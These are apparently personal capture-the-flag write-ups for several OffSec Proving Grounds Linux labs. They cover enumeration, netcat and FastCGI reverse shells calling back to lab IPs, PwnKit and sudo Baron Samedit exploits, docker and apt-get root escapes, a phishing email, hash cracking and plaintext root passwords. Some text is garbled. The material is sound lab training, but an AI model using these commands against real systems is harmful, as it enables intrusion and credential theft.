[+] [CVE-2021-4034] PwnKit

Details: <https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt>

Exposure: probable

Tags: [ubuntu=10|11|12|13|14|15|16|17|18|19|20|21],debian=7|8|9|10|11,fedora,manjaro

Download URL: <https://codeload.github.com/berdav/CVE-2021-4034/zip/main>

www-data@pebbles/tmp\$ wget 192.168.45.195:22/CVE-2021-4034.py

www-data@pebbles/tmp\$ python3 CVE-2021-4034.py

python3 CVE-2021-4034.py

[+] Creating shared library for exploit code.

[+] Calling execve()

whoami

whoami

root

python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@pebbles:/root# cat proof.txt  
f1efdaab2dd2a9f4e9f8cb168a5fa07c
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.227.98 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.227.98:22
Open 192.168.227.98:139
Open 192.168.227.98:631
Open 192.168.227.98:2181
Open 192.168.227.98:2222
Open 192.168.227.98:8080
Open 192.168.227.98:8081
Open 192.168.227.98:445
Open 192.168.227.98:34631

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
139/tcp    open  netbios-ssn  syn-ack  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp    open  netbios-ssn  syn-ack  Samba smbd 4.9.5-Debian (workgroup: WORKGROUP)
631/tcp    open  ipp          syn-ack  CUPS 2.2
|_http-server-header: CUPS/2.2 IPP/2.1
2181/tcp    open  zookeeper    syn-ack  Zookeeper 3.4.6-1569965 (Built on 02/20/2014)
2222/tcp    open  ssh          syn-ack  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
8080/tcp    open  http         syn-ack  Jetty 1.0
|_http-server-header: Jetty(1.0)
|_http-title: Error 404 Not Found
8081/tcp    open  http         syn-ack  nginx 1.14.2
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: Did not follow redirect to http://192.168.227.98:8080/exhibitor/v1/ui/index.html
|_http-server-header: nginx/1.14.2
34631/tcp   open  java-rmi     syn-ack  Java RMI
``` Search[edb-48654] (https://www.exploit-db.com/exploits/48654) `java.env script`fieldreverseshell !
[Pelican_1.png] (picture/Pelican_1.png) Go to `http://192.168.227.98:8080/exhibitor/v1/ui/index.html`

```

```

(kali㉿kali)-[~/pgplay]
└─$ r1wrap -cAr nc -nvlp445

```

## java.env script

```

$ (/bin/nc -e /bin/sh 192.168.45.195 445 &)
``` get,/home/charlesget local.txt

```

```

python3 -c 'import pty; pty.spawn("/bin/bash")'
charles@pelican:/opt/zookeeper$
charles@pelican:~$ cat local.txt
444e314b2441abf55faa91f9bc1eec11
``` use`sudo -l`,Check[GTFOBins] (https://gtfobins.github.io/gtfobins/gcore/#sudo),finduse`pid`

```

```

charles@pelican:/tmp$ sudo -l
Matching Defaults entries for charles on pelican:
env_reset, mail_badpass,
secure_path=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```

User charles may run the following commands on pelican:  
(ALL) NOPASSWD: /usr/bin/gcore

```

charles@pelican:/tmp$ sudo gcore $PID
usage: gcore [-a] [-o filename] pid
``` password`pid,496

```

```
charles@pelican:/tmp$ ps aux | grep pass
ps aux | grep pass
root      496  0.0  0.0   2276    72 ?        Ss   22:05   0:00 /usr/bin/password-store
charles   31400  0.0  0.0   6076   820 pts/0    S+   22:32   0:00 grep pass
charles@pelican:/tmp$ sudo gcore 496
sudo gcore 496
0x00007f393b5ef6f4 in __GI___nanosleep (requested_time=requested_time@entry=0x7ffc612f38d0,
remaining=remaining@entry=0x7ffc612f38d0) at ../sysdeps/unix/sysv/linux/nanosleep.c:28
28      ../sysdeps/unix/sysv/linux/nanosleep.c: No such file or directory.
Saved corefile core.496
[Inferior 1 (process 496) detached]
``` then use `strings` Checkcan getrootpassword,/rootget proof.txt
```

```
charles@pelican:/tmp$ strings core.496
```

```
...
```

```
001 Password: root:
```

```
ClogKingpinInning731
```

```
...
```

```
charles@pelican:/tmp$ su root
```

```
Password: ClogKingpinInning731
```

```
root@pelican:~# cat proof.txt
```

```
cat proof.txt
```

```
c6e2d0de4640e326d3de29513185f978
```

---

tags: Offsec PG Practice Hard Linux # Peppo

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.60 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.60:22
Open 192.168.172.60:113
Open 192.168.172.60:5432
Open 192.168.172.60:8080
Open 192.168.172.60:10000

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 7.4p1 Debian 10+deb9u7 (protocol 2.0)
113/tcp open ident syn-ack FreeBSD identd
|_auth-owners: nobody
5432/tcp open postgresql syn-ack PostgreSQL DB 12.3 - 12.4
8080/tcp open http syn-ack WEBrick httpd 1.4.2 (Ruby 2.6.6 (2020-03-31))
10000/tcp open snet-sensor-mgmt? syn-ack

| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Help, Kerberos, LANdesk-RC, LDAPBindReq, LDAPSearchReq,
| LPDString, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg, SSLSessionReq, TLSSessionReq, TerminalServer,
| TerminalServerCookie, X11Probe:
| HTTP/1.1 400 Bad Request
| Connection: close
| FourOhFourRequest:
| HTTP/1.1 200 OK
| Content-Type: text/plain
| Date: Fri, 26 Apr 2024 07:46:40 GMT
| Connection: close
| Hello World
| GetRequest, HTTPOptions:
| HTTP/1.1 200 OK
| Content-Type: text/plain
| Date: Fri, 26 Apr 2024 07:46:33 GMT
| Connection: close
| Hello World
|_auth-owners: eleanor
``` use[113 - Pentesting Ident](https://book.hacktricks.xyz/network-services-pentesting/113-pentesting-ident#ident-user-enum)
```

```
(kali㉿kali)-[~/pgplay]
└─$ ident-user-enum 192.168.172.60 22 113 5432 8080 10000
ident-user-enum v1.0 ( http://pentestmonkey.net/tools/ident-user-enum )

192.168.172.60:22 root
192.168.172.60:113 nobody
192.168.172.60:5432 <unknown>
192.168.172.60:8080 <unknown>
192.168.172.60:10000 eleanor
``` then use eleanor/eleanorloginssh,-rbash
```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh eleanor@192.168.172.60

Warning: Permanently added '192.168.172.60' (ED25519) to the list of known hosts.
eleanor@192.168.172.60's password: eleanor

eleanor@peppo:~$
eleanor@peppo:~$ cat local.txt
-rbash: cat: command not found
``` Check `/bin`, [GTFobins](https://gtfobins.github.io/gtfobins/ed/#shell)use`ed`canget`bash`,`PATH`
```

```
eleanor@peppo:~$ ls -al bin
total 8
drwxr-xr-x 2 eleanor eleanor 4096 Jun 1 2020 .
drwxr-xr-x 4 eleanor eleanor 4096 Jul 9 2020 ..
lrwxrwxrwx 1 root root 10 Jun 1 2020 chmod -> /bin/chmod
lrwxrwxrwx 1 root root 10 Jun 1 2020 chown -> /bin/chown
lrwxrwxrwx 1 root root 7 Jun 1 2020 ed -> /bin/ed
```

```
lrwxrwxrwx 1 root root 7 Jun 1 2020 ls -> /bin/ls
lrwxrwxrwx 1 root root 7 Jun 1 2020 mv -> /bin/mv
lrwxrwxrwx 1 root root 9 Jun 1 2020 ping -> /bin/ping
lrwxrwxrwx 1 root root 10 Jun 1 2020 sleep -> /bin/sleep
lrwxrwxrwx 1 root root 14 Jun 1 2020 touch -> /usr/bin/touch
```

```
eleanor@peppo:~$ ed
!/bin/sh
```

```
/bin:/bin:~$ export PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/
eleanor@peppo:~$ id
uid=1000(eleanor) gid=1000(eleanor)
groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
``` /home/eleanor/get local.txt
```

```
eleanor@peppo:~$ cat local.txt
4efcbfe70e9ae3219ccbbbcd952a40b0
``` Checkid, `docker`, Check[GTFOBins] (https://gtfobins.github.io/gtfobins/docker/#shell)
```

```
eleanor@peppo:~$ id
uid=1000(eleanor) gid=1000(eleanor)
groups=1000(eleanor),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),108(netdev),999(docker)
```

```
eleanor@peppo:/tmp$ docker images
REPOSITORY TAG IMAGE ID CREATED SIZE
redmine latest 0c8429c66e07 3 years ago 542MB
postgres latest adf2b126dda8 3 years ago 313MB
```

```
eleanor@peppo:/tmp$ docker run -v /:/mnt --rm -it redmine chroot /mnt sh
```

whoami

```
root
```

cd /root

cat proof.txt

```
bd399ab8c6bdb1e7a3aff0d02b77fdb4
```

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.158.205 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.158.205:22
Open 192.168.158.205:80
Open 192.168.158.205:9000

PORT      STATE SERVICE      REASON  VERSION
22/tcp    open  ssh          syn-ack  OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
80/tcp    open  http         syn-ack  Apache httpd 2.4.38 ((Debian))
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-generator: Pico CMS
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: PlanetExpress - Coming Soon !
9000/tcp  open  cslistener?  syn-ack
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` dirsearchFirst
```

```
(kali㉿kali)-[~/pgplay]
└─$ dirsearch -u http://192.168.158.205
```

Target: http://192.168.158.205/

```
[22:39:10] Starting:
[22:39:48] 200 - 111B - /.gitignore
[22:41:31] 301 - 319B - /assets-> http://192.168.158.205/assets/
[22:41:57] 301 - 319B - /config-> http://192.168.158.205/config/
[22:41:58] 403 - 280B - /config/
[22:42:02] 301 - 320B - /content-> http://192.168.158.205/content/
[22:44:02] 301 - 320B - /plugins-> http://192.168.158.205/plugins/
[22:44:23] 403 - 280B - /server-status/
[22:44:53] 301 - 319B - /themes-> http://192.168.158.205/themes/
[22:45:04] 403 - 280B - /vendor/
[22:45:04] 200 - 0B - /vendor/composer/autoload_static.php
[22:45:04] 200 - 0B - /vendor/composer/ClassLoader.php
[22:45:04] 200 - 0B - /vendor/composer/autoload_real.php
[22:45:04] 200 - 25B - /vendor/composer/autoload_classmap.php
[22:45:04] 200 - 0B - /vendor/composer/autoload_files.php
[22:45:04] 200 - 25B - /vendor/composer/autoload_psr4.php
[22:45:04] 200 - 0B - /vendor/autoload.php
[22:45:04] 200 - 25B - /vendor/composer/autoload_namespaces.php
[22:45:05] 200 - 1KB - /vendor/composer/LICENSE
[22:45:05] 200 - 23KB - /vendor/composer/installed.json
Task Completed
```

---

```
(kali㉿kali)-[~/pgplay]
└─$ ffuf -u http://192.168.158.205/config/FUZZ -w /home/kali/SecLists/Discovery/Web-Content/quickhits.txt -fw 20
```

```
.gitignore [Status: 200, Size: 33, Words: 8, Lines: 2, Duration: 213ms]
config.yml [Status: 200, Size: 812, Words: 96, Lines: 60, Duration: 215ms]
:: Progress: [2565/2565] :: Job [1/1] :: 125 req/sec :: Duration: [0:00:17] :: Errors: 0 ::
``` download192.168.158.205/config/config.yml,Pico Plugins\(https://github.com/picocms/Pico/tree/master/plugins\)
```

```

...
##
# Plugins: https://github.com/picocms/Pico/tree/master/plugins
#
plugins_url: ~
DummyPlugin.enabled: false

PicoOutput:
  formats: [content, raw, json]

##
# Self developed plugin for PlanetExpress
#
#PicoTest:
#  enabled: true
...
``` Check`http://192.168.158.205/plugins/PicoTest.php` ![PlanetExpress_1.png] (picture/PlanetExpress_1.png)
can getpath [9000 - Pentesting FastCGI] (https://book.hacktricks.xyz/network-services-pentesting/9000-
pentesting-fastcgi) path`planetexpress/index.php`
```bash
## fastcgi.sh
#!/bin/bash

PAYLOAD="<?php echo '<!--'; system('whoami'); echo '-->';"
FILENAMES="/var/www/html/planetexpress/index.php" # Existing file path

HOST=$1
B64=$(echo "$PAYLOAD"|base64)

for FN in $FILENAMES; do
  OUTPUT=$(mktemp)
  env -i \

  PHP_VALUE="allow_url_include=1"'\n'"allow_url_fopen=1"'\n'"auto_prepend_file='data://text/plain\;base64,
$B64'" \
    SCRIPT_FILENAME=$FN SCRIPT_NAME=$FN REQUEST_METHOD=POST \
    cgi-fcgi -bind -connect $HOST:9000 &> $OUTPUT

  cat $OUTPUT
done
``` use,find`system()``use`,`passthru()``

```

```

└─(kali㉿kali)-[~/pgplay]
└─$./fastcgi.sh 192.168.158.205

```

```

...
PHP message: PHP Warning: system() has been disabled for security reasons in
data://text/plain;base64,PD9waHAgaZWNoYAnPCEtLSc7IHN5c3RibSgnd2hvYW1pJyk7IGVjaG8gJy0tPic7Cg== on line 1Content-type:
text/html; charset=UTF-8
...

```

## change

```
PAYLOAD="<?php echo '<!--'; passthru('whoami'); echo '-->';"
```

```

└─(kali㉿kali)-[~/pgplay]
└─$./fastcgi.sh 192.168.158.205

```

```

...
Content-type: text/html; charset=UTF-8

```

```

<!--www-data
--><!DOCTYPE html>

```

```

...
``` canuse,usereverseshell,/home/astrolocal.txt

```

```
# change
PAYLOAD="<?php echo '<!--'; passthru('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&l|nc 192.168.45.195
80 >/tmp/f'); echo '-->';"

└─(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp80

└─(kali㉿kali)-[~/pgplay]
└─$ ./fastcgi.sh 192.168.158.205

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@planetexpress:/home/astro$ cat local.txt
97a1f6ea8234a9e2c917967e920bc509
``` binary, `/usr/sbin/relayd`
```

```
www-data@planetexpress:/tmp$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/sbin/relayd
...
``` Checkhelptry/etc/shadow,error,canCheck/etc/shadow
```

```

www-data@planetexpress:/tmp$ /usr/sbin/relayd -h
/usr/sbin/relayd -h
Usage: relayd [options] [actions]
Actions:
    default action      start daemon
    -h                  show this help message
    -v                  show version info
    -k                  kill running daemon
    -s                  get running status
    -U                  hup (reload configs)
    -a [service]        add service for relay
    -r [service]        remove service for relay
    -i                  get real client ip
    -b [up|down]         broadcast the DS boot state
    -R                  reopen the log file
Options:
    -C [file]           read config from file
    -d                  enable debug mode. will not run in background
    -P [file]           set pid file for daemon
    -g [ip]             remote source ip
    -n [port]           remote source port

www-data@planetexpress:/tmp$ /usr/sbin/relayd -C /etc/shadow
/usr/sbin/relayd -C /etc/shadow
[ERR] 2024-03-27 01:55:07 config.cpp:1539 write
[ERR] 2024-03-27 01:55:07 config.cpp:1213 open failed [/usr/etc/relayd/misc.conf.tmp.12217]
[ERR] 2024-03-27 01:55:07 config.cpp:1189 bad json format [/etc/shadow]
[ERR] 2024-03-27 01:55:07 invalid config file

www-data@planetexpress:/tmp$ cat /etc/shadow
cat /etc/shadow
root:$6$vkAzDkveIBc6Pm0l$y8QyGSMqJEUxsDfdsX3nL5GsW7p/1mn5pmfz66RBn.jd7gONn0vC3xf8ga33/Fq57xMuqMquhB9MoTRpT
THV0l:19003:0:99999:7:::
daemon*:18555:0:99999:7:::
bin*:18555:0:99999:7:::
sys*:18555:0:99999:7:::
sync*:18555:0:99999:7:::
games*:18555:0:99999:7:::
man*:18555:0:99999:7:::
lp*:18555:0:99999:7:::
mail*:18555:0:99999:7:::
news*:18555:0:99999:7:::
uucp*:18555:0:99999:7:::
proxy*:18555:0:99999:7:::
www-data*:18555:0:99999:7:::
backup*:18555:0:99999:7:::
list*:18555:0:99999:7:::
irc*:18555:0:99999:7:::
gnats*:18555:0:99999:7:::
nobody*:18555:0:99999:7:::
_apt*:18555:0:99999:7:::
systemd-timesync*:18555:0:99999:7:::
systemd-network*:18555:0:99999:7:::
systemd-resolve*:18555:0:99999:7:::
messagebus*:18555:0:99999:7:::
sshd*:18555:0:99999:7:::
systemd-coredump:!:18555:::
astro:$6$3c/stP2hxnireZRa$8Byaa52GnSq5BEVJtCrh2ZAKNSzYRvFuDEb2q2jk8hsJH91qQ6zgtUCxAZ.NgssBCJ7I8DURme/kd7MS
kN15f/:19003:0:99999:7:::
``` root/rootget proof.txt

```

```

└─(kali㉿kali)-[~/pgplay/PlanetExpress]
└─$ john root --wordlist=/home/kali/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) 6 [SHA512 128/128 AVX 2x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
neverwant2saygoodbye (?)

```

1g 0:00:03:22 DONE (2024-03-27 02:07) 0.004934g/s 4154p/s 4154c/s 4154C/s newme11..nevada99  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed.

```
www-data@planetexpress:/tmp$ su root
Password: neverwant2saygoodbye
root@planetexpress:/tmp# cd /root
root@planetexpress:~# ls
proof.txt
root@planetexpress:~# cat proof.txt
dc2fe5b3223f2579843dac8195754bc3
```

---

tags: Offsec PG Practice Intermediate Linux # plum

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.28 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.28:22
Open 192.168.219.28:80

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.56 ((Debian))
|_http-favicon: Unknown favicon MD5: 2D58FC0104110AF4C9BE979DFD8FD83C
|_http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.56 (Debian)
|_http-title: PluXml - Blog or CMS, XML powered !
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
``` Check `192.168.219.28` Click `Administration`, `admin/admin` login
Search[PluXml Blog 5.8.9 Remote Code Execution] (https://packetstormsecurity.com/files/176407/PluXml-Blog-5.8.9-Remote-Code-Execution.html), Refer to FirstClick `Static pages > Edit` ![plum_1.png]
(picture/plum_1.png) phppayload, Click `save`
Open nc, Click `001` page `see` get shell, `/var/www` get local.txt
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@plum:/var/www$ cat local.txt
cc13c8e7bb43f85fb3ba456df8621657
``` uselinpeas, mail, /var/spool/mail/www-data root's password
```

```
www-data@plum:/tmp$ wget 192.168.45.175/linpeas.sh
www-data@plum:/tmp$ chmod +x linpeas.sh
www-data@plum:/tmp$./linpeas.sh

...
===== Mails (limit 50)
272394 8 -rw-rw---- 1 www-data mail 4563 Apr 1 04:04 /var/mail/www-data
272394 8 -rw-rw---- 1 www-data mail 4563 Apr 1 04:04 /var/spool/mail/www-data
...

www-data@plum:/var/spool/mail$ cat www-data
cat www-data
From root@localhost Fri Aug 25 06:31:47 2023
Return-path: <root@localhost>
Envelope-to: www-data@localhost
Delivery-date: Fri, 25 Aug 2023 06:31:47 -0400
Received: from root by localhost with local (Exim 4.94.2)
 (envelope-from <root@localhost>)
 id 1qZU6V-0000E1-Pw
 for www-data@localhost; Fri, 25 Aug 2023 06:31:47 -0400
To: www-data@localhost
From: root@localhost
Subject: URGENT - DDOS ATTACK"
Reply-to: root@localhost
Message-Id: <E1qZU6V-0000E1-Pw@localhost>
Date: Fri, 25 Aug 2023 06:31:47 -0400

We are under attack. We've been targeted by an extremely complicated and sophisticated DDOS attack. I trust
your skills. Please save us from this. Here are the credentials for the root user:
root:6s8kaZZNaZZYBMfh2YEW
Thanks,
Administrator
...
``` root, /rootget proof.txt
```

```
www-data@plum:/var/spool/mail$ su root
Password: 6s8kaZZNaZZYBMfh2YEW
```

```
root@plum:/var/spool/mail# cd /root
root@plum:~#
root@plum:~# cat proof.txt
3fabcf366229a14ff52af84e7ed64770
```

```

(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.172.137 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.172.137:22
Open 192.168.172.137:25
Open 192.168.172.137:80
Open 192.168.172.137:110
Open 192.168.172.137:143
Open 192.168.172.137:995
Open 192.168.172.137:993

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh      syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
25/tcp    open  smtp      syn-ack Postfix smtpd
|_smtp-commands: postfish.off, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES,
8BITMIME, DSN, SMTPUTF8, CHUNKING
143/tcp   open  imap      syn-ack Dovecot imapd (Ubuntu)
993/tcp   open  ssl/imap  syn-ack Dovecot imapd (Ubuntu)
|_imap-capabilities: LOGIN-REFERRALS AUTH=PLAINA0001 OK IDLE SASL-IR more Pre-login post-login LITERAL+
listed capabilities ENABLE ID have IMAP4rev1
995/tcp   open  ssl/pop3  syn-ack Dovecot pop3d
|_pop3-capabilities: SASL(PLAIN) UIDL TOP USER AUTH-RESP-CODE PIPELINING RESP-CODES CAPA
``` `smtp-user-enum.pl`

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo perl smtp-user-enum.pl -M VRFY -U /home/kali/SecLists/Usernames/Names/names.txt -t 192.168.172.137
Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum)

```

## | Scan Information |

```

Mode VRFY
Worker Processes 5
Usernames file /home/kali/SecLists/Usernames/Names/names.txt
Target count 1
Username count 10177
Target TCP port 25
Query timeout 5 secs
Target domain

```

```

Scan started at Thu May 9 00:03:06 2024
192.168.172.137: bin exists
192.168.172.137: hr exists
192.168.172.137: irc exists
192.168.172.137: mail exists
192.168.172.137: man exists
192.168.172.137: root exists
192.168.172.137: sales exists
192.168.172.137: sys exists
Scan completed at Thu May 9 00:12:51 2024
8 results.

```

```

10177 queries in 585 seconds (17.4 queries / sec)
``` Check80port,domainpostfish.off

```

```

(kali㉿kali)-[~/pgplay]
└─$ sudo nano /etc/hosts

192.168.172.137 postfish.off
``` Go to `http://postfish.off/team.html` to see4,`team.txt`,4

```

## team.txt

```

claire.madison
mike.ross
brian.moore

```



sarah.lorem

```
└─(kali㉿kali)-[~/pgplay]
└─$ smtp-user-enum -U team.txt -t postfish.off
Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum)
```

---

## | Scan Information |

Mode ..... VRFY  
Worker Processes ..... 5  
Usernames file ..... team.txt  
Target count ..... 1  
Username count ..... 4  
Target TCP port ..... 25  
Query timeout ..... 5 secs  
Target domain .....

```
Scan started at Thu May 9 01:48:46 2024
postfish.off: sarah.lorem exists
postfish.off: brian.moore exists
postfish.off: claire.madison exists
postfish.off: mike.ross exists
Scan completed at Thu May 9 01:48:47 2024
4 results.
```

4 queries in 1 seconds (4.0 queries / sec)

---

## team

claire.madison  
mike.ross  
brian.moore  
sarah.lorem  
sys  
bin  
hr  
irc  
mail  
man  
root  
sales  
sys

```
└─(kali㉿kali)-[~/pgplay]
└─$ hydra -L team.txt -P team.txt imap://192.168.172.137:143
```

```
[143][imap] host: 192.168.172.137 login: sales password: sales
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-09 02:14:41
"" get sales/saleslogin
```

```

(kali㉿kali)-[~/pgplay]
└─$ telnet 192.168.172.137 110
Trying 192.168.172.137...
Connected to 192.168.172.137.
Escape character is '^]'.
+OK Dovecot (Ubuntu) ready.
USER sales
+OK
PASS sales
+OK Logged in.
list
+OK 1 messages:
1 683
.
retr 1
+OK 683 octets
Return-Path: <it@postfish.off>
X-Original-To: sales@postfish.off
Delivered-To: sales@postfish.off
Received: by postfish.off (Postfix, from userid 997)
 id B277B45445; Wed, 31 Mar 2021 13:14:34 +0000 (UTC)
Received: from x (localhost [127.0.0.1])
 by postfish.off (Postfix) with SMTP id 7712145434
 for <sales@postfish.off>; Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
Subject: ERP Registration Reminder
Message-Id: <20210331131139.7712145434@postfish.off>
Date: Wed, 31 Mar 2021 13:11:23 +0000 (UTC)
From: it@postfish.off

Hi Sales team,

We will be sending out password reset links in the upcoming week so that we can get you registered on the
ERP system.

Regards,
IT
.
-ERR Disconnected for inactivity.
Connection closed by foreign host.
``` `brian.moore`reset,Open nc

```

```

(kali㉿kali)-[~/pgplay]
└─$ rlrwrap -cAr nc -nvp80

```

```

(kali㉿kali)-[~/pgplay]
└─$ nc -vn 192.168.172.137 25
(UNKNOWN) [192.168.172.137] 25 (smtp) open
220 postfish.off ESMTP Postfix (Ubuntu)
MAIL FROM: it@postfish.off
250 2.1.0 Ok
RCPT TO: brian.moore@postfish.off
250 2.1.5 Ok
DATA
354 End data with <CR><LF>.<CR><LF>
Subject: Password reset process
Hi Brian,

Please follow this link to reset your password: http://192.168.45.245/
Regards,

.
250 2.0.0 Ok queued as 808234543F
QUIT
221 2.0.0 Bye
``` get brian's passwordEternaLSunshinE

```

```

first_name%3DBrian%26last_name%3DMoore%26email%3Dbrian.moore%postfish.off%26username%3Dbrian.moore%26passw
ord%3DEternaLSunshinE%26confifind /var/mail/ -type f ! -name sales -delete_password%3DEternaLSunshinE
``` sshlogin,/home/brain.mooreget local.txt

```

```
(kali㉿kali)-[~/pgplay]
└─$ ssh brian.moore@192.168.172.137
brian.moore@192.168.172.137's password:EternaLSunshinE
```

```
brian.moore@postfish:~$ cat local.txt
2de79ba23bb360f2604861b9560eab64
''' linpeas.sh
```

```
brian.moore@postfish:/tmp$ wget 192.168.45.245/linpeas.sh
brian.moore@postfish:/tmp$ chmod +x linpeas.sh
brian.moore@postfish:/tmp$ ./linpeas.sh
[+] [CVE-2021-3156] sudo Baron Samedit

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: mint=19,[ ubuntu=18|20 ], debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: probable
Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main
``` use[CVE-2021-3156] (https://github.com/worawit/CVE-2021-3156?tab=readme-ov-file)get root,get proof.txt
in /root
```

```
brian.moore@postfish:/tmp$ wget 192.168.45.245/exploit_nss.py
brian.moore@postfish:/tmp$ python3 exploit_nss.py
```

## whoami

```
root
```

## python3 -c 'import pty; pty.spawn("/bin/bash")'

```
root@postfish:/root# cat proof.txt
ec93a72d2964329f8e41e7a1cebd86d9
```

---

tags: Offsec PG Practice Intermediate Linux # press

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.29 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.29:22
Open 192.168.219.29:80
Open 192.168.219.29:8089

PORT STATE SERVICE REASON VERSION
22/tcp open ssh syn-ack OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open http syn-ack Apache httpd 2.4.56 ((Debian))
|_ http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_ http-server-header: Apache/2.4.56 (Debian)
|_ http-title: Lugh Gaming Shop HTML5 Template
8089/tcp open http syn-ack Apache httpd 2.4.56 ((Debian))
|_ http-favicon: Unknown favicon MD5: 315957B26C1BD8805590E36985990754
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: FlatPress
|_ http-generator: FlatPress fp-1.2.1
|_ http-server-header: Apache/2.4.56 (Debian)
``` Search[Flatpress 1.2.1 - File upload bypass to RCE]
(https://github.com/flatpressblog/flatpress/issues/152),,First
use`admin/password`login,Click`Uploader`,payload`GIF89a;`
```

```
GIF89a;
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
...
``` uploadClickMedia manager,Open nc,Clickshell.phpshell,usesudo -l
```

```
(kali㉿kali)-[~/pgplay]
└─$ rlwrap -cAr nc -nvlp9001

$ python3 -c 'import pty; pty.spawn("/bin/bash")'

www-data@debian:/tmp$ sudo -l
sudo -l
Matching Defaults entries for www-data on debian:
 env_reset, mail_badpass,
 secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on debian:
 (ALL) NOPASSWD: /usr/bin/apt-get
``` Check[GTFOBins] (https://gtfobins.github.io/gtfobins/apt-get/#shell),
```

```
www-data@debian:/tmp$ sudo /usr/bin/apt-get changelog apt
Get:1 store: apt 2.2.4 Changelog
Fetched 487 kB in 0s (0 B/s)
WARNING: terminal is not fully functional
/tmp/apt-changelog-HyRWIA/apt.changelog (press RETURN)!/bin/sh
!//bbiinn//ssh!/bin/sh
```

whoami

root

cd /root

ls

email8.txt proof.txt

cat proof.txt

d72945da4ee0e2264214d45c3aea7bc0

tags: Offsec PG Practice Intermediate Linux # pyLoader

```
(kali㉿kali)-[~/pgplay]
└─$ rustscan -a 192.168.219.26 -u 5000 -t 8000 --scripts -- -n -Pn -sVC

Open 192.168.219.26:22
Open 192.168.219.26:9666

PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
9666/tcp  open  http    syn-ack CherryPy wsgiserver
|_ http-robots.txt: 1 disallowed entry
|_/
